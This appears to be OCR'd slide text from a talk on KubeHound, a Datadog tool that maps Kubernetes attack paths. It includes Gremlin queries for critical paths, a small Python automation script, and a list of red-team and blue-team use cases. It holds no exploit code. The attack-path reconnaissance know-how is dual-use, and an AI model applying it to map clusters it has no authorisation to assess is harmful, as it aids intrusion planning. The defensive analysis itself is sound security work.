
To build a path you need to iterate through the element and checks at every step if you want to stop or not.

`loops()`	`Indicate the number of iteration`
`repeat()`	`Define the action you want to iterate`
`until()`	`Set the condition for the loop`
`simplePath()`	`Create a path with avoiding cyclic loop that will break the graph`

Under the hood

Building path …

To build a path you need to iterate through the element and checks at every step if you want to stop or not.




```
%%gremlin -d class -g critical -le 50 -p inv,oute

kh.endpoints().
repeat(
  outE().inV().simplePath()
).until(
    has("critical", true)
    .or().loops().is(4)
).has("critical", true)
.path().by(elementMap())
```


Root Element

Building path ...

> To extract the first element of a path, the local function allows to scope to the first resources.

`local()`	Its purpose is to execute a child traversal on a single element within the stream.





```
%%gremlin -d class -g critical -le 50 -p inv,oute

kh.endpoints()       // List all endpoints
.criticalPaths()     // Generate the criticalPaths
.limit(local,1)      // Extract the first element
.dedup()             // Deduplicating result
.valueMap()          // Json output of the vertices
```

Non DSL attacks

List all attacks path from endpoints to node
List all endpoints properties by port with serviceEndpoint and IP addresses that lead to a critical path

Scripting time


Automate automate automate

Gremlin Python

Python to the rescue

Kubehound expose the raw Janusgraph endpoint so you can automate your own stuff.

gremlin_python
"The best way to learn a language is to speak to natives"
Me who wants to learn python :



```python
#!/usr/bin/env python

import sys
from gremlin_python.driver.client import Client

KH_QUERY = "kh.V().hasCriticalPath()"

if len(sys.argv) != 3:
    print(f"Usage: {sys.argv[0]} cluster_name output_file")
    sys.exit(1)
_, cluster_name, outfile = sys.argv

c = Client("ws://127.0.0.1:8182/gremlin", "kh")
results = c.submit(KH_QUERY).all().result()
critical_paths = len(results)

with open(outfile, "a") as ofile:
    ofile.write(f"{cluster_name}: {len(results)}\n")
```

KPI

Because leadership love KPI

As mentioned there is no current “real frontend” for Kubehound but we develop a small PoC for a dashboard in python with Panel lib.

YO DAWG, I HEARD YOU LIKE KPIS
SO WE PUT SOME KPIS IN OUR KPI GENERATOR SO YOU CAN PUT KPIS IN YOUR KPIS WHILE YOU CREATE KPIS
memegenerator.net

kubehound.io/workshop

Real Use Cases

Prebuilt notebooks shipped

Red team

Initial Recon
Attack Path Analysis

Blue Team

Compromised Credentials
Compromised Container
Focus on container escapes
Shortest attack paths
Blast radius evaluation

KPI

High Level Metrics
Exposed asset analysis
Threat Modelling

DATADOG


KUBEHOUND

by DATADOG

Thank you

kubehound.io

We are recruiting for the team :)
ju@datadoghq.com


Senior Security Engineer - Adversary Simulation Engineering

Engineering

Paris, France

Join the team!